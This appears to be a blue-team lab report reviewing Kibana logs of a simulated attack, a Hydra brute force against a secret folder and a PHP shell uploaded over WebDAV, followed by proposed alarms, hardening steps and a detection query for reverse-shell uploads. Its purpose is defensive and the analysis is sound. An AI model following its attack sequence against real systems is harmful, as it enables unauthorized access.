
user_agent.original: Mozilla/4.0 (Hydra)

15,561 hits

Nov 4, 2021 @ 19:00:00.000 - Nov 4, 2021 @ 23:00:00.000 —

```
Nov 4, 2021 @ 21:28:37.719  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Nov 4, 2021 @ 21:28:37.719 host.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali
                            agent.ephemeral_id: aa1b2809-652d-4de7-853d-a72094352b11 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali ecs.version: 1.5.0 client.ip: 192.168.1.90
                            client.port: 59698 client.bytes: 163B type: http http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.bytes: 698B
                            http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1
                            http.response.status_phrase: unauthorized http.response.status_code: 401 http.version: 1.1 source.ip: 192.168.1.90 source.port: 59698 source.bytes: 163B method: get

Nov 4, 2021 @ 21:28:37.708  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Nov 4, 2021 @ 21:28:37.708 method: get type: http event.dataset: http event.duration: 0.8 event.start: Nov 4, 2021 @
                            21:28:37.708 event.end: Nov 4, 2021 @ 21:28:37.709 event.kind: event event.category: network_traffic ecs.version: 1.5.0 agent.version: 7.8.0 agent.hostname: Kali
                            agent.ephemeral_id: aa1b2809-652d-4de7-853d-a72094352b11 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat query: GET
                            /company_folders/secret_folder destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105 network.direction: outbound
                            network.community_id: 1:uh6019C2foSdrMPK8oWJoFGn4iU= network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http host.name: Kali

Nov 4, 2021 @ 21:28:37.708  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Nov 4, 2021 @ 21:28:37.708 source.bytes: 159B source.ip: 192.168.1.90 source.port: 59694 type: http
                            client.ip: 192.168.1.90 client.port: 59694 client.bytes: 159B status: Error http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B
                            http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.version: 1.1
                            http.request.bytes: 159B http.request.headers.content-length: 0 http.request.method: get host.name: Kali query: GET /company_folders/secret_folder
                            destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B method: get server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B ecs.version: 1.5.0
```

Analysis: Finding the WebDAV Connection



url.path : "/webdav/shell1.php"

Nov 6, 2021 @ 09:00:00.00 → Nov 6, 2021 @ 10:00:00.00

12 hits

Nov 6, 2021 @ 09:00:00.000 - Nov 6, 2021 @ 10:00:00.000 —

Time	source.ip	destination.ip	url.path	http.request.method	network.direction
Nov 6, 2021 @ 09:29:40.190	192.168.1.90	192.168.1.105	/webdav/shell1.php	propfind	inbound
Nov 6, 2021 @ 09:29:40.187	192.168.1.90	192.168.1.105	/webdav/shell1.php	propfind	inbound
Nov 6, 2021 @ 09:29:40.174	192.168.1.90	192.168.1.105	/webdav/shell1.php	propfind	outbound
Nov 6, 2021 @ 09:29:40.171	192.168.1.90	192.168.1.105	/webdav/shell1.php	propfind	outbound
Nov 6, 2021 @ 09:29:39.690	192.168.1.90	192.168.1.105	/webdav/shell1.php	propfind	inbound
Nov 6, 2021 @ 09:29:39.674	192.168.1.90	192.168.1.105	/webdav/shell1.php	propfind	outbound
Nov 6, 2021 @ 09:29:39.670	192.168.1.90	192.168.1.105	/webdav/shell1.php	put	inbound

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert email can be sent and all port scans should be logged. The threshold that would set this alarm would be when more than 10 port scans have been made from the same IP and at the same time sever alert for anything above 100 port scans from same IP.

System Hardening

Configure firewalls and IDS to detect and block probes.

Use custom rules to lock down the network and block unwanted ports.

Run port Scanning tools to determine whether the firewall accurately detects the port scanning activities.

Mitigation: Finding the Request for the Hidden Directory

Alarm

We can create 2 types of alerts. First one is low level for more than 3 password failures in a given time frame of 5 seconds.Other one could be a critical alert for more than 10 failures in 5 seconds.

System Hardening

Set a timeout of 30 minutes for more than 3 password failures and that time increases with every failure . An IP should be blacklisted after 10 failed password attempts. Increase password strength requirements to directory .Password reset every 60 days .

Also secret folders should enforce permissions in order to access them .

Mitigation: Preventing Brute Force Attacks

Alarm

An alert email on all password portals and files if more than 3 failed attempts. Another way could be to send an alert email if the event code = 4625 and is more than 3 in a 5 second interval. Critical alert for 10 failed attempts.

System Hardening

If there are multiple failed login attempts in a short period of time , the IP should be blocked. A very strong and undetectable password should also be enforced. If a user fails to login, they should be given a security question to answer. The use of CAPTCHA would also detect if the user is a human and not a robot. Use of 2 factor authentication. Restrict access to authentication emails.

Mitigation: Detecting the WebDAV Connection

Alarm

Log and email alerts are generated when foreign IPs request access to protected folders and files. The alarm would be set off when the directory is requested by a non-trusted IP even once.

System Hardening

Limit user access to webdav. Whitelisting Ips. Scanning all incoming traffic with antivirus/antimalware. Update regularly OS.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Email and log alerts when a ‘put’ method is used on protected folders and files by unauthorized IPs.

http:request.method:”put” and url.path: *webdav* and source.ip: (not 192.168.1.1 or 192.168.1.105)

System Hardening

Make modifications on the configuration file to block unauthorized access to the ‘secret folder from untrusted IPs.
Set up antivirus/antimalware. Upate firewall rules.Limit file types that can be uploaded especially php.

The End